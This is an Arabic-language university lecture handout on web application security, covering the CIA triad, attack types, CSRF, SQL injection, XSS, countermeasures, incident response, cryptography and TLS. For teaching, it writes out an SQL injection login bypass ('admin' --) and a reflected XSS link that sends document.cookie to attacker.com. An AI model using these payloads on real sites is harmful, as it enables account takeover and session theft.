




نظري

9

11

1320 sp

كلية الهندسة المعلوماتية

السنة الرابعة - النظم والشبكات

Security and Web Applications

د. غسان شذود



RB Informatcs; محتوى مجاني غير مخصص للبيع التجاري 29/12/2025

برمجة تطبيقات شبكية

السلام عليكم ورحمة الله وبركاته

في هذه المحاضرة سنتعرف على أمن المعلومات وتطبيقات الويب (Security and Web Applications). تعد حماية البيانات والمعلومات من أهم التحديات التي تواجه مطوري تطبيقات الويب في العصر الرقمي الحالي.

مفهوم أمن البيانات الشامل

يُعرف أمن البيانات (Data Security) بأنه مجموعة الممارسات والتقنيات المصممة لحماية المعلومات الرقمية من الوصول غير المصرح به أو التعديل أو التدمير أو السرقة طوال دورة حياتها الكاملة (Entire Lifecycle). يهدف هذا المفهوم إلى تحقيق مجموعة من الأهداف الأساسية المعروفة بـ "ثوابت أمن المعلومات" (CIA Triad) بالإضافة إلى أهداف تكميلية أخرى.

يشمل أمن البيانات حماية البيانات في جميع حالاتها: أثناء التخزين (Data at Rest) عبر التشفير الكامل للقرص، وأثناء النقل (Data in Transit) باستخدام بروتوكولات TLS/SSL، وأثناء المعالجة (Data in Process) من خلال آليات العزل والتحكم في الوصول. كما يتطلب تطبيق سياسات أمنية شاملة وإجراءات رقابية ومتابعة مستمرة.

ثوابت أمن المعلومات (CIA Triad)

1. السرية (Confidentiality): تعتمد على التشفير (Encryption) لتحويل البيانات إلى صيغة غير قابلة للقراءة إلا لمن يمتلك المفتاح الصحي.
2. السلامة (Integrity): يضمن أن البيانات لم يتم تعديلها أو تدميرها بطريقة غير مصرح بها، وأنها تظل دقيقة وكاملة وموثوقة.
3. التوفر (Availability): يضمن أن البيانات والأنظمة تكون متاحة للمستخدمين المصرح لهم عند الحاجة، بشكل مستمر دون انقطاع.

أهداف أمنية تكميلية

1. مصادقة الرسالة (Message Authentication): التحقق من أن الرسالة وصلت من المصدر المُدعى ولم يتم تعديلها أثناء النقل، يحمي من التلاعب والانتحال.
2. عدم الإنكار (Non-repudiation): يمنع المرسل من إنكار إرسال رسالة أو المنفذ من إنكار تنفيذ إجراء، يُحقق بالتوقيعات الرقمية ويساعد في التحقيقات القانونية.
3. المساءلة (Accountability): القدرة على تتبع الإجراءات وتحديد الكيانات المسؤولة عبر سجلات المراجعة، أساسية لاكتشاف التهديدات الداخلية والخارجية.
4. الترخيص (Authorization): تحديد الصلاحيات الممنوحة للمستخدم بعد نجاح المصادقة، يضمن وصول كل مستخدم فقط للموارد المسموح له بها.
5. التحكم في الوصول (Access Control): آلية تقييد الوصول للموارد على الكيانات المخولة فقط، تشمل نماذج RBAC و ABAC لإدارة الصلاحيات بفعالية.

سياسة الأمن (Security Policy)

تُعرف سياسة الأمن (Security Policy) بأنها وثيقة أساسية تحدد أهداف وقواعد وإجراءات الأمان داخل المؤسسة. تشمل الإطار العام لتحديد ما هو مسموح به وما هو غير مسموح به فيما يتعلق بالموارد والأصول، بالإضافة إلى معايير الأمان التي توفر أساساً للمساءلة (Basis for Accountability). قد تنص السياسة على أن "المعلومات الشخصية يجب أن تُعامل بسرية تامة" أو أن "خدمات الويب يجب أن تكون متاحة على مدار الساعة". تُستخدم سياسة الأمن كمرجع لاتخاذ القرارات الأمنية وتقييم الامتثال.

المصطلحات الأساسية في الأمن السيبراني

1. التهديد (Threat): أي عامل لديه القدرة على إحداث ضرر لنظام أو جهاز أو شبكة. يشمل البرمجيات الخبيثة (Malware) والفيروسات والكوارث الطبيعية والأخطاء البشرية. التهديد يمثل احتمالاً لحدوث ضرر ولكنه لا يعني وقوعه بالضرورة.
2. المخاطرة (Risk): الخسارة المتوقعة نتيجة وقوع حدث ضار، تحسب بناءً على احتمالية وقوع التهديد وتأثيره على الأصول. مثال: مخاطرة فقدان البيانات نتيجة هجوم برمجيات الفدية (Ransomware) تشمل الخسارة المالية والتشغيلية والسمعية.

3. الهجوم (Attack): التنفيذ الفعلي للتهديد من خلال استغلال ثغرة أمنية لتحقيق هدف ضار. يمثل المهاجم (Attacker) الشخص أو الكيان الذي ينفذ الهجوم باستخدام الوسائل (Means) والفرصة (Opportunity) والدافع (Motive).
4. المهاجم (Attacker): الشخص أو الكيان الذي يستغل الثغرات الأمنية لتنفيذ هجمات. يمكن أن يكون قرصاناً خارجياً (External Hacker) أو تهديداً داخلياً (Insider Threat) أو منظمة حكومية (-Nation State Actor). يتطلب نجاح الهجوم وجود وسائل (Tools) وفرصة (Vulnerability) ودافع (Motivation).

تصنيفات الهجمات السيرانية

- الانقطاع (Interruption): تصبح البيانات أو الخدمات غير متاحة أو غير صالحة للاستخدام. يهدف المهاجم لتعطيل العمليات الطبيعية وحرمان المستخدمين الشرعيين من الخدمة. مثال: هجمات حجب الخدمة (DoS - Denial of Service) التي تغمر الخوادم بطلبات وهمية لمنع الوصول.
- التصنت (Interception): يمكن طرف غير مصرح له من الوصول إلى المعلومات أثناء نقلها دون علم الأطراف الشرعية. يخرق مبدأ السرية (Confidentiality) ويسمح للمهاجم بقراءة الاتصالات الحساسة. مثال: مراقبة حركة مرور الشبكة (Network Traffic) لقراءة رسائل البريد الإلكتروني أو كلمات المرور.
- التعديل (Modification): قيام طرف غير مصرح له بتغيير المعلومات أثناء نقلها أو تخزينها. يخرق مبدأ السلامة (Integrity) ويمكن أن يؤدي إلى قرارات خاطئة بناءً على بيانات معدلة. مثال: تغيير مبلغ معاملة مالية أو تعديل سجلات قاعدة البيانات.
- التزييف (Spoofing): يتحول المهاجمون إلى شخصيات مشروعة أو أنظمة أو أجهزة لخداع الضحايا وكسب ثقتهم. يُستخدم للوصول غير المصرح به أو نشر معلومات مضللة. مثال: تزييف عنوان البريد الإلكتروني للمرسل (Email Spoofing) أو تزييف عنوان IP للانتحال.
- الإنكار (Repudiation): ينكر طرف ما قيامه بإرسال رسالة أو استلام شيء أو تنفيذ إجراء معين. يُستخدم للتهرب من المسؤولية القانونية أو إخفاء الأنشطة الضارة. يتطلب مكافحته آليات عدم الإنكار (Non-repudiation) مثل التوقيعات الرقمية والسجلات المؤمنة.

هذه التصنيفات تساعد في فهم طبيعة الهجمات وتطوير آليات الدفاع المناسبة لكل نوع. على سبيل المثال، يُكافح الانقطاع بالتكرار والنسخ الاحتياطي، بينما يُكافح التصنت بالتشفير، والتعديل بوظائف الهاش.

الهجمات الشائعة في تطبيقات الويب

تزوير الطلب عبر المواقع (CSRF)

هجمات CSRF أو "هجمات النقرة الواحدة" تُجبر متصفح الضحية على إرسال طلب HTTP مزور إلى موقع ويب موثوق حيث تكون الجلسة قد سُجلت دخولها بالفعل. تُعتبر هجمات CSRF من أخطر الهجمات لأنها تستغل جلسة المستخدم النشطة (Active User Session) مما يسمح للمهاجم بتنفيذ إجراءات باسم الضحية دون علمها.

حقن (SQL Injection)

يقوم المهاجم بإدخال عبارات SQL ضارة في حقول إدخال التطبيق مثل اسم المستخدم وكلمة المرور، مما يؤدي إلى الكشف عن بيانات حساسة أو تعديلها أو حذفها. تُعتبر هجمات SQL Injection من أخطر الثغرات الأمنية (Most Critical Vulnerabilities) حيث يمكن أن تؤدي إلى اختراق كامل لقاعدة البيانات (Complete Database Compromise). مثال على استغلال مصادقة المستخدم (User Authentication Query):

```
SELECT * FROM users WHERE username = ' user_input ' AND password = ' password_input ';
```

إذا أدخل المهاجم اسم المستخدم: 'admin' -- فسيصبح الاستعلام:

```
SELECT * FROM users WHERE username = 'admin' --' AND password
```

حيث أن -- هي علامة التعليق في SQL، مما يجعل الجزء المتبقي من الاستعلام غير فعال ويسمح للمهاجم بالوصول كمسؤول (Access as Admin) دون كلمة مرور.



البرمجة عبر المواقع (XSS)

يتم حقن نصوص برمجية ضارة (JavaScript) في صفحات الويب التي يشاهدها المستخدمون الآخرون، مما يسمح للمهاجم بسرقة ملفات تعريف الارتباط (Cookies) وإعادة توجيهه إلى مواقع تصيد.

الشكل العام لهجمات XSS هو أن يقوم مهاجم بإدخال نصوص برمجية ضارة (Malicious Scripts) يتم عرضها لاحقاً لمستخدمين آخرين.

أنواع XSS تشمل:

XSS المنعكس (Reflected XSS): يتم فيه حقن السكريبت الضار في المدخلات التي يقدمها المستخدم ويعرضها الموقع مباشرة دون تنقية (Sanitization) مناسبة.

سيناريو هجوم XSS منعكس:

يقوم المهاجم بإنشاء رابط ضار (Malicious Link) يحتوي على سكريبت:

```
http://victim.com/search.php?term=<script>window.open("http://attacker.com?<cookie="+document.cookie)</script>
```

عندما ينقر الضحية على هذا الرابط، يتم تنفيذ السكريبت في متصفحها وإرسال ملفات تعريف الارتباط (Cookies) الخاصة بها إلى موقع المهاجم، مما يمكنه من سرقة جلسة الضحية (Steal the Victim's Session).

تدابير الحماية (Countermeasures)

الوقاية (Prevention):

- التشفير (Encryption): يحمي سرية البيانات أثناء التخزين (Data at Rest) والنقل (Data in Transit).
للتنفيذ: استخدم TLS 1.3 للاتصالات، AES-256 لتشفير قواعد البيانات، وقم بإدارة المفاتيح باستخدام HSM (Hardware Security Module). تجنب الخوارزميات الضعيفة مثل MD5 و SHA-1.
- مصادقة المستخدم (User Authentication): يتحقق من هوية المستخدمين قبل منح الوصول. للتنفيذ:
فرض كلمات مرور قوية (+12 حرفاً)، تفعيل المصادقة متعددة العوامل (MFA)، استخدام بروتوكولات OAuth 2.0/OpenID Connect، وتنفيذ قفل الحساب بعد محاولات فاشلة.
- التحكم في الوصول (Access Control): يقتصر الوصول على الموارد للكيانات المخولة. للتنفيذ: طبق مبدأ أقل الصلاحيات (Least Privilege)، استخدم RBAC (Role-Based Access Control) لتحديد الأدوار، ومراجع الصلاحيات دورياً. سجل جميع محاولات الوصول للمراجعة.
- تحديث البرامج بانتظام: يسد الثغرات الأمنية المعروفة. للتنفيذ: أنشئ سياسة تحديث إلزامية، استخدم أدوات إدارة التصحيحات (Patch Management)، راقب قواعد بيانات الثغرات (CVE)، واختبر التحديثات في بيئة معزولة قبل الإنتاج.

- تدريب توعية الأمن (Security Awareness Training): يقلل من مخاطر الهندسة الاجتماعية (Social Engineering). للتنفيذ: قدم تدريبات دورية عن التصيد الاحتيالي (Phishing)، اختبر الموظفين بمحاكاة هجمات، و أنشئ قنوات إبلاغ سهلة عن الحوادث المشبوهة.

الكشف (Detection)

1. أنظمة كشف الاختراق (IDS): تراقب حركة مرور الشبكة للأنشطة المشبوهة. للتنفيذ: انشر IDS على نقاط استراتيجية في الشبكة، قم بتحديث قواعد الكشف باستمرار، وربطها بنظام SIEM للتحليل المركزي. استخدم كل من IDS المبني على التوقيع والسلوك.
2. سجلات المراجعة (Audit Logs): تسجل الأنشطة لتحليلها واكتشاف التهديدات. للتنفيذ: فُعل التسجيل على جميع الأنظمة الحساسة، احفظ السجلات في موقع آمن ومنفصل، استخدم أدوات تحليل السجلات (Log Analysis)، وحدد فترة الاحتفاظ (Retention Policy) بما لا يقل عن سنة.
3. برامج مكافحة الفيروسات/البرمجيات الخبيثة: تكشف عن البرامج الضارة وتمنع تنفيذها. للتنفيذ: انشر الحماية على جميع نقاط النهاية (Endpoints)، فُعل الفحص في الوقت الفعلي (Real-time Scanning)، وحدث قواعد البيانات يومياً. استخدم حلول EDR (Endpoint Detection and Response) للحماية المتقدمة.


الاستجابة والتعافي (Response & Recovery)

- خطة الاستجابة للحوادث (Incident Response Plan): لتوجيه الفرق الأمنية في التعامل مع الهجمات بفعالية. للتنفيذ: أنشئ فريق استجابة (CSIRT) مع أدوار واضحة، حدد إجراءات الإبلاغ والتصعيد، أنشئ قوالب اتصال جاهزة، واجر تدريبات محاكاة (Tabletop Exercises) دورياً.
- النسخ الاحتياطي (Backups): يستعيد البيانات المفقودة بعد الهجوم. للتنفيذ: طبق استراتيجية 3-2-1 (3 نسخ، 2 وسائط، 1 خارج الموقع)، جدول نسخ احتياطي يومي/أسبوعي، اختبر الاستعادة دورياً، وافصل النسخ عن الشبكة (Air Gap) لحمايتها من البرمجيات الخبيثة.
- عزل الأنظمة المصابة (Isolation): يمنع انتشار الهجوم للأنظمة الأخرى. للتنفيذ: افصل الجهاز المصاب فوراً عن الشبكة (Quarantine)، احتفظ بنسخة طب شرعي (Forensic Image) للتحليل، وأعد بناء النظام من نقطة نظيفة مع فحص شامل قبل إعادته للخدمة.

خط الاستجابة للحوادث (Incident Response Plans)

لتوجيه الفرق الأمنية في التعامل مع الهجمات بفعالية، يجب أن تتضمن خطة الاستجابة للحوادث العناصر التالية:

1. التحضير (Preparation): تشكيل فريق الاستجابة للحوادث الأمنية (CSIRT) مع تحديد الأدوار والمسؤوليات بوضوح. تدريب الفريق على أحدث تقنيات الاستجابة، وإنشاء قاعدة بيانات بالاتصالات الطارئة (الشرطة، مزودي الخدمة، خبراء الطب الشرعي).
2. التعرف والإبلاغ (Identification): إجراءات اكتشاف الحوادث من خلال مراقبة الأنظمة وتحليل السجلات. قنوات إبلاغ واضحة للموظفين للإبلاغ عن الأنشطة المشبوهة، مع تحديد معايير تصنيف شدة الحادث (Low/Medium/High/Critical).
3. الحصر (Containment): استراتيجيات عزل الهجوم لمنع انتشاره (Short-term Containment): فصل الأنظمة فوراً، Long-term Containment: تطبيق قواعد جدار ناري مؤقتة). حفظ الأدلة الرقمية (Digital Evidence) للتحليل اللاحق.
4. القضاء (Eradication): إزالة مصدر التهديد من الشبكة (حذف البرمجيات الخبيثة، إغلاق الثغرات المستغلة، تغيير كلمات المرور المخترقة). التأكد من عدم وجود بوابات خلفية (Backdoors) قبل الانتقال للخطوة التالية.
5. الاستعادة (Recovery): إعادة الأنظمة للخدمة بشكل آمن من نقاط نظيفة. مراقبة مكثفة للأنظمة المستعادة للتأكد من عودة النشاط الطبيعي، وتحديث الإجراءات الأمنية بناءً على الدروس المستفادة.
6. الدروس المستفادة (Lessons Learned): مراجعة ما بعد الحادث (Post-Incident Review) لتحديد نقاط الضعف وتحسين الخطة. توثيق الحادث بالكامل مع الجدول الزمني والإجراءات المتخذة لاستخدامها في التدريبات المستقبلية.



علم التعمية (Cryptography)

علم التعمية هو حجر الزاوية في تحقيق أهداف الأمن السيبراني. يدرس التقنيات الرياضية المتعلقة بالسرية والسلامة والمصادقة.

التعمية المتماثلة (Symmetric Cryptography)

1. يُستخدم نفس المفتاح للتشفير وفك التشفير.
2. يجب أن يكون المفتاح سرياً ومشتركاً بين المرسل والمستقبل.

تصنيفات التعمية المتماثلة (Classifications of Symmetric Ciphers)


- **تعمية الدفق (Stream Ciphers):** تقوم بتشفير بيانات بته واحدة (Bit) في كل مرة. تُستخدم عادةً في الاتصالات عالية السرعة (High Speed Communications) حيث تكون البيانات دفقاً مستمراً (Continuous Data Stream). أمثلة: RC4, A5, F8, ChaCha, Salsa20, Rabbit, SNOW 3G, VEST.
- **تعمية الكتل (Block Ciphers):** تقوم بتشفير كتل ثابتة الحجم (Fixed-size Blocks) من البيانات في كل مرة. تُستخدم بشكل أكبر في حماية البيانات المخزنة (Data at Rest). أشهر الأمثلة هو معيار التشفير المتقدم (AES - Advanced Encryption Standard) الذي يدعم أطوال مفاتيح 128، 192، و 256 بت. أمثلة أخرى: Twofish, 3DES, PRESENT.

التعمية غير المتماثلة (Asymmetric Cryptography)

1. تستخدم مفتاحين مختلفين لكنهما مرتبطين رياضياً: المفتاح العام (Public Key) للتشفير والمفتاح الخاص (Private Key) لفك التشفير. يُستخدم على نطاق واسع في التوقيعات الرقمية وبروتوكولات TLS/SSL.
2. المفتاح العام (Public Key): يمكن نشره وتوزيعه بحرية دون المساس بالأمان. يُستخدم للتشفير أو للتحقق من التوقيعات الرقمية. يتم توليده من المفتاح الخاص باستخدام خوارزميات رياضية معقدة (مثل RSA, ECC).
3. المفتاح الخاص (Private Key): يجب أن يظل سرياً ومملوكاً للمستقبل فقط. يُستخدم لفك التشفير أو لإنشاء التوقيعات الرقمية. فقدانه يعني فقدان القدرة على فك تشفير البيانات أو التوقيع.
4. لإرسال رسالة سرية: يقوم المرسل بتشفيرها باستخدام المفتاح العام للمستقبل. فقط صاحب المفتاح الخاص المقابل يمكنه فك التشفير. أشهر الخوارزميات: RSA (Rivest-Shamir-Adleman) و ECC (Elliptic Curve Cryptography).

أدوات التحقق من السلامة

1. دالة الهاش (Hash Function): دالة اتجاه واحد (One-way Function) تُنتج مخرجاً ثابت الحجم (Hash Value) من أي إدخال. تُستخدم للتحقق من سلامة البيانات (Integrity Verification) - أي تغيير طفيف في الإدخال يُنتج هاش مختلفاً تماماً.
2. تُستخدم دوال الهاش للتحقق من سلامة البيانات (Integrity Verification). أي تغيير طفيف في الرسالة الأصلية يؤدي إلى تغيير كبير في قيمة الهاش. لا يمكن استعادة البيانات الأصلية من قيمة الهاش (Irreversible).
3. أمثلة على دوال الهاش تشمل SHA-1 التي تنتج هاش بطول 160 بت، بالإضافة إلى إصدارات أحدث وأكثر أماناً مثل SHA-256 (256 بت)، SHA-384 (384 بت)، و SHA-512 (512 بت). يُنصح بتجنب SHA-1 و MD5 لضعفهما الأمني.
4. كود مصادقة الرسالة (MAC - Message Authentication Code): تقنية توفير المصادقة باستخدام مفتاح سري مشترك (Shared Secret Key) بين المرسل والمستقبل. تُعرف أيضاً بالمجموع الاختباري التعمي (Cryptographic Checksum).
5. تُعرف MAC أيضاً بالمجموع الاختباري التعمي (Cryptographic Checksum) حيث تستخدم دالة الهاش مع مفتاح سري (Secret Key) مشترك بين الطرفين. يوفر مصادقة للرسالة وسلامتها في آن واحد. أمثلة: HMAC (Hash-based MAC)، Poly1305، KMAC.
6. التوقيع الرقمي (Digital Signature): تقنية إنشاء أصل موثوق للرسالة لحل النزاعات اللاحقة. يُنشأ بتشفير هاش الرسالة بالمفتاح الخاص للمرسل، ويُتحقق منه بالمفتاح العام.
7. يمكن تشكيل التوقيع الرقمي بتشفير رمز الهاش (Hash Code) للرسالة باستخدام المفتاح الخاص (Private Key) للمرسل. يكون المفتاح العام (Public Key) متاحاً للمُتحقق (Verifier). يوفر مصادقة المصدر، سلامة الرسالة، وعدم الإنكار.
8. تُستخدم مخططات التوقيع الرقمي المعتمدة على RSA (RSA-based Scheme) ومخطط DSA أو DSS (Digital Signature Standard) على نطاق واسع في الشهادات الرقمية والعقود الإلكترونية.



أمن طبقة النقل (Transport-layer Security - TLS)

يوفر بروتوكول TLS ثلاثة متطلبات أساسية:

- السرية (Confidentiality): يتم تشفير البيانات لمنع التنصت عليها من قبل أطراف غير مصرح لها. يستخدم تشفير تماثل (Symmetric Encryption) بعد إنشاء المفاتيح خلال المصافحة.
- السلامة (Integrity): ضمان عدم تعديل البيانات أثناء النقل باستخدام رموز مصادقة الرسالة (MAC). أي تغيير في البيانات أثناء النقل يُكتشف فوراً.
- المصادقة (Authentication): التحقق من أننا نتحدث إلى الخادم الحقيقي وليس منتحل (Impostor) باستخدام الشهادات الرقمية (Digital Certificates). يمنع هجمات الوسيط (Man-in-the-Middle).

يتكون بروتوكول TLS من بروتوكولين رئيسيين:

- بروتوكول المصافحة (Handshake Protocol): لإنشاء أسرار مشتركة (Shared Secrets) ومصادقة الخادم (واختيارياً العميل) قبل بدء نقل البيانات. يستخدم التعمية غير المتماثلة (Asymmetric Cryptography) لإنشاء قناة آمنة مؤقتة.
- بروتوكول السجل (Record Protocol): لحماية حزم البيانات (Data Packets) الفعلية بعد اكتمال المصافحة. يستخدم التعمية المتماثلة (Symmetric Cryptography) لسرعة التشفير وفكه.
- خطوات بروتوكول المصافحة (TLS Handshake Protocol Steps):
1. ClientHello: يرسل العميل رسالة ترحيب تحتوي على خوارزميات التشفير (Ciphers) المدعومة وإصدار TLS، وقيمة عشوائية (Client Random).
 2. ServerHello + Certificate: يرد الخادم باختيار خوارزمية التشفير وإرسال شهادته العامة (Public Certificate) الموقعة من سلطة موثوقة (Trusted Authority) مع قيمة عشوائية (Server Random).
 3. Key Exchange: يرسل العميل "سراً رئيسياً مسبقاً" (Pre-master Secret) مشفراً باستخدام المفتاح العام للخادم. يُستخدم هذا السر لاشتقاق مفاتيح الجلسة.
 4. Finished: يستخرج كل طرف مفاتيح الجلسة المتماثلة (Symmetric Session Keys) من السر المشترك. تُنشأ قناة آمنة (Secure Channel) جاهزة لنقل البيانات.

الفكرة الرئيسية هي الجمع بين التعمية غير المتماثلة (Asymmetric Crypto) للمصادقة وإنشاء المفاتيح، والتعمية المتماثلة (Symmetric Crypto) لسرعة نقل البيانات الفعلية. يُستخدم TLS 1.3 حالياً كأحدث إصدار مع تحسينات في السرعة والأمان.

الشهادات الرقمية (Digital Certificates) ↩

الشهادة الرقمية هي بمثابة بطاقة هوية رقمية (Digital ID Card) تربط المفتاح العام (Public Key) بهوية الكيان (مثل خادم ويب CN=www.example.com). تُصدر من قبل سلطة موثوقة (- Certificate Authority (CA).

سلسلة الثقة (Chain of Trust) ↩

يعمل المتصفح بفضل قائمة مدمجة (Built-in List) من سلطات إصدار الشهادات الموثوقة (Trusted CAs) مثل Let's Encrypt و DigiCert. يتحقق المتصفح من توقيع الشهادة باستخدام المفتاح العام للسلطة. تشمل الشهادة الرقمية:

هوية الموضوع (Subject ID): مثل CN=www.example.com, C: SY - يحدد الكيان الذي تم إصداره للشهادة.
هوية المُصدر (Issuer ID): هوية سلطة إصدار الشهادات (Certificate Authority - CA) التي وقعت الشهادة.
المفتاح العام (Public Key): المفتاح العام للكيان المُصدر له الشهادة، يُستخدم للتحقق من التوقيعات أو تشفير البيانات.

فترة الصلاحية (Validity Period): تواريخ البدء والانتهاء التي تحدد فترة صلاحية الشهادة.

التوقيع الرقمي (Digital Signature): توقيع CA على الشهادة للتحقق من صحتها ومنع التلاعب.

بعد اكتمال المصافحة، يتولى بروتوكول سجل (TLS Record Protocol) حماية كل حزمة بيانات (Data Packet) يتم إرسالها. يتم تشفير السجلات (Records) وتوقيعها رقمياً قبل إرسالها عبر الشبكة. يضمن ذلك السرية والسلامة للبيانات المنقولة.

THE END